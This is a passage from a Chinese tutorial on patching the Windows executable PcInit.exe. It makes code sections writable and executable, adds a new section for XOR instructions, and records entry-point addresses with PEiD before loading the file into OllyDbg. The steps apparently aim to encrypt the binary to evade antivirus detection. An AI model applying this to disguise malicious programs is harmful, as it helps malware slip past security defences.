


图 6

使用同样的方法修改“.data”区段的属性，如图8，单击“确定”按钮。修改完毕后，“区段”对话框如图9所示。从图9中我们可以看出，“.text”和“.data”这两个区段的“标志”都是“E0000020”，也就是都为可读可写可执行的属性。确定修改无误后，关闭这个“区段”窗口，然后单击“保存”按钮，然后单击“确定”，关闭LoadPE。




图7




图8




图9




图10




图11




图12




图13

二、加入新区段，并记录相关数据

因为我们需要写入动态的异或运算指令，所以需要给PcInit.exe加入一个新区段，用到的工具是ZeroAdd v 1.0。打开ZeroAdd，如图10所示，单击“选择一个新文件”，在弹出的选择对话框中选择PcInit.exe，然后在“输入新增加section名：”处输入新的区段名，这里我写的是“jiliang”，在“输入新增加section的大小（in hex）：”处输入新加入的区段的大小，这里是“100”，这个区段大小的数值最好是200的倍数，因为我们必须考虑到PE文件对齐的原因，如图11。然后单击“生成新文件”按钮加入新区段，成功后就会弹出如图12所示的对话框，单击“确定”按钮，ZeroAdd v 1.0会自动退出，此时新区段“jiliang”已经成功添加进PcInit.exe了。使用PEID载入加过区段的PcInit.exe文件，如图13，从图中可以看到PcInit.exe的入口点的RVA为“000025A5”，记录下这条数据。

小知识：RVA相对虚地址（Relative Virtual Addresses）

在PE格式中，有很多不同的区块需要定位，但是不可以指明一个绝对位置，所以PE里使用了RVA，RVA是一个相对于Base address（基底位置）的值，例如一个PE被载入到0x400000，这个PE有一个区块的RVA是 0x1000，那么这个区块在内存的实际位置便是0x401000。也就是说，RVA是文件在内存中现对于基地址的偏移，就像上面的例子所说的，假定一个程序的镜像基地址为“00400000”，一个区段的起始RVA为“00010000”，那么这个区段的起始实际内存地址就是“00400000”+“00010000”的计算结果“00410000”。

我们单击PEID界面上的“首字节”右边的小箭头，就会出现如图14所示的首字节对话框，记录其中的第一行的地址，这里是“004025A5”，这个数据就是入口点的实际内存地址。我们使用“004025A5”减去“000025A5”，得出的结果是“00400000”，这个也就是程序被载入内存后的基地址了。关闭“首字节”窗口，打开“EP区段”右边的小箭头，出现了“EP区段”窗口，如图15。




图14




图15

从这里我们可以看到新加入区段“jiliang”的RVA为“00006000”，大小为“200”，这里不同于前面设置的“100”，可能是PE对齐的原因。将这个RVA与基地址“00400000”相加得到“00406000”，这个计算结果就是新加入区段的实际内存地址，记录下这个值，然后依次关闭PEID的所有窗口。

三、实施加密

使用OD载入PcInit.exe，如图16，在OD的反汇编代码窗口中单击鼠标右键，在弹出的右键菜单中一次选择“Ultra String Reference”、“Find ASCII”命令，如图17，然后就会出现如图18所示的窗口。

